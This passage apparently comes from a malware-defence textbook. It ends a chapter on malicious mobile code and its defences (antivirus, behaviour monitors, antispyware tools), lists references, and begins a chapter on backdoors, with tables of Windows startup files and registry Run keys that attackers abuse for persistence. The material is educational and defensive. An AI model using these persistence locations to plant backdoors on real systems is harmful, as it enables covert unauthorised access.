- Enforce the appropriate restrictions in your browser and e-mail software for mobile code that you cannot fully disable.

That's quite a huge and exhausting list! Sadly, the complexities of modern mobile code implementations in browsers and e-mail readers are immense, making these defenses necessary. Beyond this list, there are three more defense mechanisms that can come in handy in the fight against malicious mobile code: antivirus software, behavior monitors, and antispyware tools.


Antivirus Software

We already looked at antivirus software in Chapter 2 when discussing computer viruses, but those same defensive ideas also apply to malicious mobile code. Current versions of most antivirus packages are able to automatically scan the contents of a Web page before your browser has a chance to process it. This means that they might be able to capture malicious mobile code before it even gets to the browser by matching various malicious mobile code signatures. That's the good

news. The bad news is that there are so many variations of attacks based on mobile code that very few of them are actually detected by antivirus software. Creating effective signatures for the multitude of different attack vectors would hog enormous resources on the system, and still not cover every single malicious mobile code possibility.

Antivirus software is able to recognize some of the malicious code examples that are included in widely circulated vulnerability advisories, such as those posted to the Bugtraq mailing list. For example, Figure 4.17 shows you a screenshot of Norton AntiVirus blocking a script embedded in a malicious Web page. More detailed analysis of the file that triggered this warning revealed that it contained a variation of the Scriptlet.Typelib attack. Even if the user's browser wasn't patched, this layer of defense would block the attack. You should definitely take advantage of the protection that antivirus software offers. However, given the relative lack of effective signatures, antivirus tools shouldn't be your sole defense against malicious mobile code. They should only be used in coordination with the other defenses covered throughout this chapter.

Figure 4.17. Antivirus software can detect some of the more common malicious mobile code specimens.



Behavior-Monitoring Software

Instead of relying on signatures to detect known malware specimens, behavior blockers keep an eye out for suspicious actions to recognize and block behavior typically associated with malicious code. For example, attempts to perform the following actions could suggest that the program is malicious:

- Writing to sensitive portions of the registry
- Creating a file on a system directory
- Overwriting browser settings
- Adding a browser plug-in

One tool that uses a behavior-based technique to protect workstations against malicious mobile code is Finjan SurfinGuard, which you can purchase from *www.finjan.com*. SurfinGuard runs in the background on your machine, creating a tight sandbox around programs and browser scripts that would otherwise have unrestrained access to the system's resources. For example, Figure 4.18 shows

a warning that SurfinGuard popped up when a malicious site managed to push a malicious ActiveX control to a system in my lab. The control slipped through Internet Explorer's security settings because I purposefully misconfigured them—this resembles an environment where a careless user agreed to install an untrusted ActiveX control, or where the browser contained an unpatched vulnerability.

Figure 4.18. SurfinGuard can intercept and block actions taken by suspicious executables.

My browser downloaded the ActiveX control and attempted to execute a program named Loader.exe. Fortunately, SurfinGuard alerted me about this activity, giving me an option to block the action or to continue monitoring the suspicious executable. Without this layer of protection, my slightly misconfigured workstation would fall victim to the malicious ActiveX control.

Similar behavior-blocking functionality exists as part of the Tiny Personal Firewall (TPF) product sold by Tiny Software at *www.tinysoftware.com*. TPF allows the user to categorize programs into groups based on their trustworthiness, with each group subject to different restrictions. When protecting the misconfigured machine that I described in the previous example, TPF offered to execute the suspicious program within a sandbox appropriate for the Restricted Applications group, as you can see in Figure 4.19.

Figure 4.19. Tiny Personal Firewall is able to intercept actions taken by an unfamiliar application and restrict them according to the appropriate group profile.

Behavior-monitoring tools such as SurfinGuard and TPF help protect workstations against malicious mobile code, because they can often recognize a new malware specimen without relying on signatures that might not even exist for many mobile specimens. In addition to supplementing traditional antivirus software, behavior monitors play well with tools that specifically target spyware programs.

Antispyware Tools

Beyond antivirus and behavior-monitoring software, there are numerous free or inexpensive utilities on the market that specialize in the defense against spyware on Windows operating systems. These nifty tools really come in handy in defending against the predatory practices of spyware and some aggressive advertisers. You already saw one such utility, BHODemon, earlier in this chapter. We used it to detect and remove unwanted BHOs that plugged themselves into Internet Explorer. Although free, BHODemon is a relatively limited tool that requires a user to recognize plug-ins that don't belong in their browser.

Ad-aware is a popular antispyware tool that is more full-featured and user-friendly than BHODemon. You can download Ad-aware free for noncommercial use from *www.lavasoftusa.com*. Ad-aware can recognize the presence of a large number of known spyware tools, cookies, and browser-hijacking programs by examining the list of currently running processes, as well as by scanning the machine's file system and the registry. Figure 4.20 shows you the summary of Ad-aware scan results on the systems where I installed the Go!Zilla download manager, which is notorious for containing spyware components.

Figure 4.20. Ad-aware scans the system for signs of known spyware and browser-hijacking programs.

Clicking Next displays a detailed listing of the detected problems, a description of how the user can eliminate the threats, and links to obtain additional information about them. For instance, one of the problems that Ad-aware detected on my Go!Zilla machine warned me about the `mmod.exe` process running the system, showing the following details:

Vendor: **EzuLa**

Category: Data Miner

Object Type: Process

Size: -

Location: c:\program files\ezula\mmod.exe

Last Activity: 6-15-03 4:00:00 AM

Risk Level: High

Comment:

Description: Thiefware. Inserts its own yellow links on the website you are visiting.


Although the description that Ad-aware presented in this case is not very thorough, it alludes to EzuLa's functionality that inserts yellow hyperlinks on Web pages whose contents match advertisement-related keywords. The commercial version of Ad-aware adds support for real-time blocking of known spyware objects, as well as suppressing pop-ups, ActiveX controls, browser hijacks, and other activity often associated with malicious mobile code.

If you need a program with many of the features of the Ad-aware freeware without the restrictions

on commercial use, take a look at Spybot—Search & Destroy. You can download this program for free from *http://security.kolla.de*. Although it is not quite as user friendly as Ad-aware, Spybot comes with several useful tools for no extra charge. For example, Spybot can register itself as an Internet Explorer BHO, thereby recognizing and intercepting known spyware installers before they get to the system. It can also generate a list of all currently installed BHOs, show you what processes are running on the system, and let you control which programs are started during boot time.

For a simple but effective approach to preventing Internet Explorer from activating malicious ActiveX controls, take a look at SpywareBlaster at *www.wilderssecurity.net*. Instead of detecting spyware, SpywareBlaster sets the kill bit for all malicious ActiveX controls that it knows of. As we discussed earlier in the chapter, Internet Explorer just won't run an ActiveX control with its kill bit set. Figure 4.21 shows the program's screen where the user can decide which ActiveX controls to block. As SpywareBlaster reminds its users, this is the list of objects that the program can protect against, not a list of malicious objects currently installed on the machine. That certainly is an important distinction!

Figure 4.21. SpywareBlaster can set the kill bit for malicious ActiveX controls to prevent Internet Explorer from activating them.



Another useful feature of SpywareBlaster is the ability to take a snapshot of the system's registry settings that are frequently targeted by spyware and browser-hijacking software. Having a snapshot of your system in its pristine state will allow you to easily restore those settings if malicious software modifies them.

This whole antispyware genre is growing rapidly, indicating the magnitude of this problem. In no particular order, other solid antispyware tools available on both a free and commercial basis include the following:

- Spy Sweeper: *www.webroot.com*
- PestPatrol: *www.pestpatrol.com*
- SpyStopper: *www.itcompany.com*

Keep in mind that, just like antivirus software, antispyware programs usually rely on signatures to detect malicious mobile code. They typically include an easy way of retrieving the latest signature definition database over the Internet, so be sure to take advantage of this feature, keeping your signature base regularly updated. By keeping your signatures up to date, you'll be able to protect yourself against the constant march forward of malicious mobile code.

Conclusions

Keep smiling through, just like you always do,
'Til the blue skies drive the dark clouds far away.

—Vera Lynn, in 1942, singing "We'll Meet Again" written by Ross Parker and Hughie Charles

As we've seen throughout this chapter, malicious mobile code thrives in environments where untrusted programs are allowed to execute on end users' systems. Researchers and attackers alike have demonstrated numerous ways in which rogue browser scripts, ActiveX controls, and Java applets can undermine security of our systems. Although malicious mobile code is certainly a force to be reckoned with, let's end this chapter on a somewhat positive note.

Pressured by vulnerability advisories, media attention, and customer feedback, software vendors are shipping browsers and e-mail clients with much tighter default security than in the past. This is especially noticeable in Internet Explorer and Outlook, although there is much more work to be done in this arena by all vendors, including Microsoft itself.

Perhaps most important, operating system and software vendors are getting better at creating infrastructures that allow the execution of benign mobile code and severely restrict the capabilities of its malicious counterpart, as evident in the existence of the enhanced Java security model and the .NET code access security. Of course, we need to do our part by actually taking advantage of the security features built into such environments.

One of the most popular uses of malicious mobile code is carrying out the initial step of a multiphased attack. The malicious mobile code is the camel's nose that sneaks under the tent, just before the rest of the beast plows in. In fulfilling this goal, the code might attempt opening a backdoor to the compromised system, so that it is easier for the attacker to carry out subsequent actions. In our next chapter, we'll examine the capabilities of backdoors in detail.

Summary

This chapter concentrated on threats and capabilities of malicious mobile code, defined as lightweight programs downloaded from a remote system and executed locally with minimal user intervention. Browser scripts, ActiveX controls, and Java applets are some of the most popular examples of mobile code that you may encounter while browsing the Web or reading HTML-formatted e-mail.

Browser scripts are embedded in HTML documents as plain-text commands designated by the script tag, and are usually written using JavaScript or VBScript. One of the ways in which an attacker can misuse the functionality available to the script is by overwhelming the browser with repetitive tasks. Malicious sites might also use scripts in an attempt to hijack the visitor's browser by jumping to unwanted Web sites, resizing the screen, resetting the home page, and adding bookmarks.

Malicious browser scripts also play an active role in stealing the victim's session cookies, which could allow an attacker to access someone's browsing session without supplying proper user credentials. One way of gaining unauthorized access to cookies involves exploiting flaws in the implementation of the browser's cookie-protection mechanisms. Another approach, called cross-site scripting, operates by injecting a script into the vulnerable Web site, so that the victim executes malicious code when viewing the affected page.

Whereas the capabilities of such scripts are mostly limited to interacting with browser components, ActiveX controls are full-fledged programs that can operate with access privileges of a regular Windows application. Site developers can embed ActiveX controls in an HTML page by using the object tag and specifying the unique class identifier of the desired control. If the developer of the control designated it as safe for scripting, then it might fall under the influence of a malicious browser script. Powerful ActiveX controls erroneously marked safe for scripting might act as a window through which malicious code can find its way into the system, as was the case with Scriptlet.Typelib and Eyedog exploits.

The Authenticode methodology, developed by Microsoft, allows developers to cryptographically sign their mobile code. This technique allows users to decide whether to allow an ActiveX control to run depending on who authored it. Unfortunately, signing an ActiveX control does not vouch for its good intentions, because an attacker can cryptographically sign a malicious program. Once the user agrees to run a malicious ActiveX control, it will have unrestricted access to the victim's system. Malicious mobile code can also take the form of browser plug-ins, and we spent some time examining the capabilities of plug-ins written for Internet Explorer as special ActiveX controls called BHOs.

Java applets are programs written in the Java programming language in a way that allows them to be embedded in Web pages. Like all Java programs, Java applets can run on multiple operating systems, and execute within the confines of the JRE. Unsigned applets that were downloaded from the Internet are subjected to strict access restrictions: They can not access the machine's file systems or registry, and can only communicate with the host from which they were retrieved. The Java security model also allows administrators to enforce granular access restrictions on cryptographically signed applets; however, if a user agrees to execute a signed applet for which the security policy was not defined, the applet will run with full system privileges. As with all complex software, the JRE might contain implementation flaws, as we saw in the example of Brown Orifice, which managed to break out of the security sandbox even though it was an untrusted applet.

Modern e-mail clients that render HTML messages can be subjected to the same exploits that work on Web browsers. For example, the BubbleBoy and Kak worms used the Scriptlet.Typelib vulnerability to infiltrate a system as soon as the victim opened the infected message. Web bugs embedded in HTML

messages are another threat to e-mail clients. These invisible images are notorious for leaking private information such as the person's e-mail address or the cookie that was used in an earlier session with the malicious Web site.

We also took a brief look at distributed applications that are comprised of programs that use each other's services without direct human intervention and are spread across the network. As we discussed, the restrictions defined by the enhanced Java security model and by Microsoft's .NET access security architecture can be effective at limiting the damage that such programs could cause in Web services.

Finally, we summarized the most important security measures that can help you fight malicious mobile code. In that section we also looked at the role that antivirus software can play in blocking access to mobile code that is known to be malicious. We also discussed the advantages of detecting and blocking malicious mobile code using behavioral techniques. We also examined key features of several antispyware tools that fill the niche not yet addressed by more established security products.

References

[1] Lance Hitchcock, Jr., "Internet Explorer Javascript Modeless Popup Local Denial of Service Vulnerability," January 2002, *http://archives.neohapsis.com/archives/bugtraq/2002-01/0058.html*.

[2] Wodahs Latigid, Bugtraq Mailing List, "Another IE Denial of Service Attack," December 2001, *http://archives.neohapsis.com/archives/vuln-dev/2001-q4/0758.html*.

[3] Georgi Guninski, "Javascript in IE May Spoof the Whole Screen," October 2001, *www.guninski.com/popspoof.html*.

[4] Bennett Haselton and Jamie McCarthy, "Internet Explorer 'Open Cookie Jar,'" May 2000, *www.peacefire.org/security/iecookies*.

[5] Andreas Sandblad, "Mozilla Cookie Stealing," July 2002, *http://archives.neohapsis.com/archives/bugtraq/2002-07/0259.html*.

[6] Andreas Sandblad, "Opera Javascript Protocol Vulnerability," May 2002, *http://archives.neohapsis.com/archives/bugtraq/2002-05/0117.html*.

[7] Georgi Guninski, "Hotmail Security Vulnerability—Injecting JavaScript using <STYLE> tag," September 1999, *http://archives.neohapsis.com/archives/bugtraq/1999-q3/0939.html*.

[8] Andrew Clover, "Re: GOBBLES SECURITY ADVISORY #33," May 2002, *http://archives.neohapsis.com/archives/bugtraq/2002-05/0096.html*.

[9] Sean Finnegan, "Managing Mobile Code with Microsoft Technologies," August 2000, *www.microsoft.com/technet/security/bestprac/mblcod.asp*.

[10] Fred McLain, "The Exploder Control Frequently Asked Questions (FAQ)," February 1997, *http://dslweb.nwnexus.com/mclain/ActiveX/Exploder/FAQ.htm*.

[11] CNET News.com, "Program Compromises IE Security," September 1996, *http://news.com.com/2100-1017-230602.html*.

[12] eEye Digital Security, "Macromedia Flash Activex Buffer Overflow," May 2002, *www.eeye.com/html/Research/Advisories/AD20020502.html*.

[13] Shane Hird, "ActiveX Buffer Overruns," October 1999, *http://archives.neohapsis.com/archives/bugtraq/1999-q3/1061.html*.

[14] MSDN Library, "Creating a Script Component Type Library," *http://msdn.microsoft.com/library/en-us/script56/html/letcreatetypelib.asp*.

[15] Georgi Guninski, "IE 5.0 Allows Executing Programs," August 1999, *http://archives.neohapsis.com/archives/bugtraq/1999-q3/0551.html*.

[16] Joel Scambray, "Ask Us About ... Security, August 2000," August 2000, *www.microsoft.com/technet/columns/security/askus/au072400.asp*.

[17] WiredX.net, "WiredX HowTo," *http://wiredx.net/howto.php?howto=wiredx*.

[18] Sun Microsystems, "Java Plug-in 1.4.1 Developer Guide: How to Deploy RSA-Signed Applets in Java Plug-in," *http://java.sun.com/j2se/1.4.1/docs/guide/plugin/developer_guide/rsa_deploying.html*.

[19] SecurityFocus, "Multiple Vendor Java Virtual Machine Listening Socket Vulnerability," August 2000, *www.securityfocus.com/bid/1545/solution*.

[20] Harmen van der Wal, "Java HTTP Proxy Vulnerability," September 2002, *http://www.xs4all.nl/~harmwal/issue/wal-01.txt*.

[21] SecurityFocus, "Multiple Vendor Java Virtual Machine Session Hijacking Vulnerability," August 2002, *www.securityfocus.com/bid/4228/solution*.

[22] Marc Schoenefeld, "Java-Applet Crashes Opera 6.05 and 7.01," February 2003, *http://archives.neohapsis.com/archives/bugtraq/2003-02/0123.html*.

[23] Richard Smith, "Email Wiretapping," 2000, *www.lawyerware.com/article.asp?article=20*.

[24] Georgi Guninski, "More Office XP problems," March 2002, *http://archives.neohapsis.com/archives/bugtraq/2002-03/0371.html*.

[25] MSDN Library, "Deploying a Runtime Application Using Internet Explorer," *http://msdn.microsoft.com/library/en-us/cpguide/html/cpcondeployingcommonlanguageruntimeapplicationusingie55.asp*.

Chapter 5. Backdoors

Jim: Well, you'll never get in through the frontline security, but you might look for a backdoor.
Malvin: I can't believe it, Jim! That girl standing over there listening and you're telling about our backdoors!
Jim (shouting): Mr. Potato Head... Mr. Potato Head!!! Backdoors are not *secrets!*
Malvin: Yeah, but, Jim, you're giving away all our best tricks!
Jim: They're not *tricks!*

—Dialogue between two computer enthusiasts in the movie *WarGames,* 1987

Remember the movie *WarGames,* from way back in 1983? In that classic flick, Matthew Broderick's character, David Lightman, was desperate to play some revolutionary new computer games. He embarked on a project to break into the computers of Protovision, the fictional company that sold the games. While on his quest, Lightman accidentally hacked into a NORAD supercomputer, thinking that he was inside Protovision. To break into NORAD, Lightman guessed a password that activated a backdoor on the system. The original developer of the system, one Professor Falken, had included a backdoor in the software so that he could conveniently access the machine at a later time, bypassing security controls. Back in those days, a backdoor included by a system developer was far more common, although the practice is extremely frowned on today. Professor Falken's backdoor password was "joshua," the name of his son. In this way, the name Joshua became one of the most famous backdoor passwords of all time.

It just so happens that I have a son at home named ... you guessed it ... Joshua. You don't have to tell my wife about this interesting confluence of events! Let's just keep that secret between you and me. When my wife said that we had a baby on the way, I suggested, "Why don't we name the boy Joshua; I've always been fond of that name for some reason." She liked the idea, and now I have a boy named after the password from the movie. It's a geek's life.

I'm bringing up the Joshua password from *WarGames* because it's a splendid illustration of a backdoor. Of course, Professor Falken didn't have any malign intentions with his backdoor in the movie. As he developed the system, Falken built in the backdoor to give himself access, and inadvertently gave access to an attacker. Today, however, the majority of backdoors are not built-in by the developers of systems. Instead of developers building backdoors into their own programs, most of today's attackers load their backdoors onto systems developed and maintained by others. By using the backdoor, the attacker can easily gain access to the system without the interference of "frontline security." Or, to be more specific, we'll use the following definition of a backdoor:

A backdoor is a program that allows attackers to bypass normal security controls on a system, gaining access on the attacker's own terms.

There are a lot of different types of backdoors, but each one bypasses the traditional security on a system so that the attacker can gain access. For example, normal users might have to type in a password that changes every 90 days. With a backdoor, an attacker could use a static password that never needs to be changed, like the "joshua" password that lingered for years on the *WarGames* computer. Similarly, normal users might have to authenticate with a one-time password or smart card. Using a backdoor planted on the system, an attacker might be able to log in without providing any password at all. Normal users might be forced to use some fancy-pants encrypted protocol to access the machine. The attacker could use a backdoor to access the box using an entirely different

protocol. Once a backdoor is installed, it's up to the attacker to determine how the attacker will access the box.

A lot of people refer to every single backdoor as a Trojan horse or simply a Trojan. This mixing together of the terms *backdoor* and *Trojan horse* is quite confusing and should be avoided. Backdoors simply give access. Trojan horses, which are the focus of the next chapter, pretend to be some useful program. Don't mix the terms up. If a program just gives backdoor access, it's just a backdoor. If it pretends to be some useful program, it's a Trojan horse. Of course some tools are both backdoors and Trojan horses at the same time. However, a backdoor is only a Trojan horse if the attacker attempts to dress it up as some useful program. We label such tools with the unambiguous phrase *Trojan horse backdoors*, because they give access while pretending to be some benign program. Using the terminology properly will help people understand what types of tools and attacks you are talking about. We'll come back to this concept in the next chapter, when we get a chance to zoom in on the Trojan horse side of the equation.

Different Kinds of Backdoor Access

As you can see in our definition, backdoors are focused on giving the attacker access to the target machine. This access could take many different forms, depending on the attacker's goals and the particular backdoor in use. Backdoors could give the attacker many different types of access, including the following:

- *Local Escalation of Privilege:* This type of backdoor lets attackers with an account on the system suddenly change their privilege level to root or administrator. With these superuser privileges, the attacker can reconfigure the box or access any files stored on it.
- *Remote Execution of Individual Commands:* Using this type of backdoor, an attacker can send a message to the target machine to execute a single command at a time. The backdoor runs the attacker's command and returns the output to the attacker.
- *Remote Command-Line Access:* Also known as *remote shell*, this type of backdoor lets the attacker type directly into a command prompt of the victim machine from across the network. The attacker can utilize all of the features of the command line, including the ability to run a series of commands, write scripts, and select groups of files to manipulate. Remote shells are more powerful than simple remote execution of individual commands because they simulate the attacker having direct access to the keyboard of the target system.
- *Remote Control of the GUI:* Rather than messing around with command lines, some backdoors let an attacker see the GUI of the victim machine, control mouse movements, and enter keystrokes, all across the network. With remote control of the GUI, the attacker can watch all of a victim's actions on the machine or even remotely control the GUI.

Regardless of which type of access the backdoor provides, we can see that each of these methods is focused on control. Backdoors let the attacker control the box, usually remotely across a network. With a backdoor installed on the target, an attacker can use this control to search the machine for sensitive files, to alter any data stored on the system, to reconfigure the box, or even to trash the system. Using a backdoor, the attacker could have just as much control of the victim machine as that machine's own administrator. Topping it off, an attacker can exercise this control from anywhere in the world across the Internet.

Installing Backdoors

To realize any of these powerful capabilities, the backdoor must be installed on the victim machine. "So," you might be wondering, "how do attackers get a backdoor installed in the first place?" There are lots of options available to crafty attackers. The attackers could plant the backdoor themselves, having originally gained access to the system through some common exploit, such as a buffer overflow or typical system misconfiguration. Once an attacker breaks into a target, one of the first things he or she usually does is to install a backdoor to allow an easy return to the vanquished system.

Alternatively, an attacker could install a backdoor using an automated program such as the viruses, worms, and malicious mobile code that we covered in Chapters 2, 3, and 4. My nasty virus, evil worm, or hostile applet could pry its way onto your system and open up a backdoor, giving me complete control.

A final method for installing a backdoor involves tricking the victim user into installing it. I might e-mail a program to the victim users or use remote file-sharing capabilities to write it to their hard drives. If I can fake out unsuspecting users with some nifty-looking program, they might be duped into installing it on their machines. Little do these users realize that by installing my code, they've inadvertently given me complete remote control of their computers. Tricking users into running a malicious program by making it sound useful is really an example of a Trojan Horse technique, which we'll discuss in far more detail in Chapter 6. For the remainder of this chapter, we'll focus on the pure backdoor concepts of bypassing security controls and getting remote access.

It's important to note that backdoors typically run with the permissions of the user (or attacker) who installed the backdoor program. If an attacker gains superuser privileges on the target system (e.g., root access on a UNIX box or administrator rights on a Windows machine), the backdoor installed by the attacker will run with these powerful rights. Similarly, if the attacker is only able to trick a lowly user with limited privileges into installing the backdoor, the attacker will only have that user's limited permissions on the target system. In this way, a backdoor gives the attacker a presence on the system with the capabilities of the user that installed the backdoor.

Attackers have created numerous different types of backdoors, depending on the method they want to use to gain continued access to the target system. In this chapter, we'll explore several of the most widely used and damaging backdoor techniques, including different methods for starting backdoors, the ever-popular Netcat tool, virtual network computing (VNC), and sniffing backdoors. Without further adieu, let's jump right in and discuss how attackers set up the system to get their backdoors running.

Starting Backdoors Automatically

Let's get it started!

—From a rap song titled "Let's Get It Started" by MC Hammer, 1990

When an attacker breaks into a system and installs a backdoor, he or she usually manually activates the backdoor program. However, when the attacker logs out of your machine, he or she is no longer in direct control of the system. So, what keeps that backdoor running on a day-to-day basis after the bad guy has left? Suppose a pesky system administrator reboots the system, or worse yet, the machine crashes. When the box starts up again, the backdoor won't be running any more, denying the attacker his or her hard-fought access. To remedy this concern, the crafty villain usually alters the machine to restart the backdoor automatically on a periodic basis, especially during the system boot process. In this section, we'll discuss how bad guys manipulate systems to make sure their backdoors automatically restart. Because these methods depend so heavily on the system type, we'll analyze Windows and UNIX backdoor starting mechanisms separately.

Setting Up Windows Backdoors to Start

Windows machines are teeming with different automatic program start-up capabilities. An attacker could place the name of an executable program or script in any one of a variety of locations to have the operating system automatically start that program. Generally speaking, Windows machines offer three different types of mechanisms for automatically starting malicious (or even nonmalicious) code: a handful of autostart files and folders, a plethora of registry settings, and scheduled tasks.

Altering Startup Files and Folders

Let's begin by discussing startup files and folders. Table 5.1 describes several locations that will automatically activate arbitrary executables and scripts on a Windows system when specific events occur, such as system boot or a given user logging into the machine. An attacker could include the name of a backdoor program in any of these files or folders to get it to automatically run on the target system.

Table 5.1. Windows Startup Files and Folders

File or Folder Name	How File or Folder Can Be Altered to Automatically Activate a Backdoor
Autostart Folders	The attacker places the backdoor or a link to it in these folders, which are activated at startup or while a user logs on to the system. On Win95/98/Me, a single folder holds this information, located at C:\Windows\Start Menu\Programs\StartUp. WinNT/2000/XP/2003 systems include an autostart folder, usually associated with "All Users," as well as individual autostart folders for individual users, located at the following locations: • WinNT— C:\Winnt\Profiles\[user_name]\Start Menu\Programs\StartUp • Win2000— C:\Documents and Settings\[user_name]\Start Menu\Programs\StartUp and (if upgraded from Windows NT) and C:\Winnt\Profiles\[user_name]\Start Menu\Programs\StartUp • WinXP/2003— C:\Documents and Settings\[user_name]\Start Menu\Programs\Startup
Win.ini	Win.ini contains information about initializing the operating system. This file can be altered to start a backdoor in two ways. First, it could directly execute a program referred to in the file, using the text "run=[backdoor]" or "load=[backdoor]". Second, it could associate some suffix (e.g., ".doc" or ".htm") with a backdoor program that would run every time a file with such a suffix is executed by the system. This file location varies, but is typically located in: • Win95/98/Me— C:\Windows\win.ini • WinNT/2000— C:\Winnt\win.ini • WinXP/2003— C:\Windows\win.ini
System.ini	This file contains settings for the system's hardware. On Windows 3.X and Windows 9X, this file supported the "shell=" command, which is used to specify a user shell to launch at system boot time. The shell will be the main interface program that all users see when they boot the machine. Attackers often modify the line "shell=explorer.exe" so that, instead of starting up the Windows Explorer GUI, the system executes a backdoor while the system boots. The backdoor then, in turn, starts the actual user's shell, which is usually explorer.exe. On more recent Windows versions (WinNT/2000/XP/2003), the operating system ignores the "shell=" syntax in System.ini. Therefore, this method isn't used to start a backdoor on these newer operating systems. This file is usually located in the following places: • Win95/98/Me— C:\Windows\System.ini • WinNT/2000— C:\Winnt\System.ini • Windows XP/2003— C:\Windows\System.ini
Wininit.ini	This file is created by Setup programs when new software is installed and some action is required by the system to complete the installation after reboot. For example, when you install a new hardware driver, your install program might make you reboot the system. As the system is rebooting, an entry in Wininit.ini will run some program during the boot process. Alternatively, this file can be used to steal

File or Folder Name	How File or Folder Can Be Altered to Automatically Activate a Backdoor
	the name of some commonly used executable and assign it to a backdoor. When it is used, the file is usually located in: • Win95/98/Me— C:\Windows\wininit.ini • WinNT/2000— C:\Winnt\wininit.ini • Windows XP/2003— C:\Windows\Wininit.ini
Winstart.bat	In older Windows systems (Win 9X), this file is normally used to start old MS-DOS programs in a Windows environment. An attacker could include a line with the syntax "@[backdoor]" to run an executable and hide it from the user. If it is present, it will typically be located in C:\Winstart.bat.
Autoexec.bat	This file is relevant only on Windows 95/98 systems. It is ignored on Windows Me, NT, 2000, XP, and 2003. For backward compatibility, it supports launching programs by simply including a line that refers to the program file, such as "C:\[backdoor]". If it is present, it will typically be located in C:\Autoexec.bat.
Config.sys	This file is relevant only on Windows 95/98 systems. It is ignored on Windows Me, NT, 2000, XP, and 2003. This file loads low-level MS-DOS-based drivers, and is not included on some Windows systems. It could include a line to execute a backdoor. If it is present, this file is usually located in C:\Config.sys.

Registry Abuses

Beyond files and folders, several registry keys can be abused for the purpose of automatically activating a backdoor. The registry is a mammoth database housing the detailed configuration of the Windows operating system and various programs that are installed on the box. Each of the keys can be altered using the Regedit.exe program, a registry editor built into Windows NT/2000/XP/2003 machines. If you plan to experiment with any of these keys, it's extremely important that you make a backup of your system before tweaking the registry. If you accidentally alter some critical key in your registry, you could completely hose your machine, making it unbootable. So, please be careful. The critical registry keys for automatically starting programs are shown in Table 5.2.

Table 5.2. Registry Keys That Start Programs on Login or Reboot

Registry Key	Purpose of the Key
HKLM\SOFTWARE\Microsoft\Windows \CurrentVersion\RunServicesOnce	Some programs are installed to run in the background on a Windows machine as a service, such as the IIS Web server or file and print sharing services. This registry key identifies which services should be started during the next reboot and the next reboot only. For all subsequent boots, the services will not be started.[1]

Registry Key	Purpose of the Key
HKLM\SOFTWARE\Microsoft\Windows \CurrentVersion\RunServices	This registry key contains a list of services to be launched at every system boot.
HKLM\SOFTWARE\Microsoft\Windows \CurrentVersion\RunOnce	This registry key identifies which programs (not services) should be started during the next reboot and the next reboot only. For all subsequent boots, the programs will not be executed.
HKLM\SOFTWARE\Microsoft\Windows \CurrentVersion\Run	These programs are executed during system boot.
HKLM\SOFTWARE\Microsoft\Windows \CurrentVersion\RunOnceEx	Only available on Windows 98 and Me, this registry key indicates scripts and programs that are to be run at boot time, but shouldn't be started as separate processes. To improve efficiency, these programs are not run as separate processes, but are instead invoked as separate threads within various other boot processes.[2]
HKLM\SOFTWARE\Microsoft\Windows NT \CurrentVersion\Winlogon\Userinit	This key contains the names of programs to be executed when any user logs onto the system. It typically indicates the user's GUI.[3]
HKLM\SOFTWARE\Microsoft\Windows \CurrentVersion\ShellServiceObjectDelayLoad	This registry key activates programs after the Windows GUI starts up, such as the system tray in the bottom right-hand corner of Windows and its contents.
HKLM\SOFTWARE\Policies\Microsoft \Windows\System\Scripts	This key identifies various scripts that will be executed when Windows boots up.
HKLM\SOFTWARE\Microsoft\Windows \CurrentVersion\Policies\Explorer\Run	The programs identified by this registry key are started when the user GUI (explorer.exe) is activated.
HKCU\SOFTWARE\Microsoft\Windows \CurrentVersion\RunServicesOnce	This registry key identifies which services should be started the next time a user logs on, one time only. For all subsequent logons, the programs will not be executed.
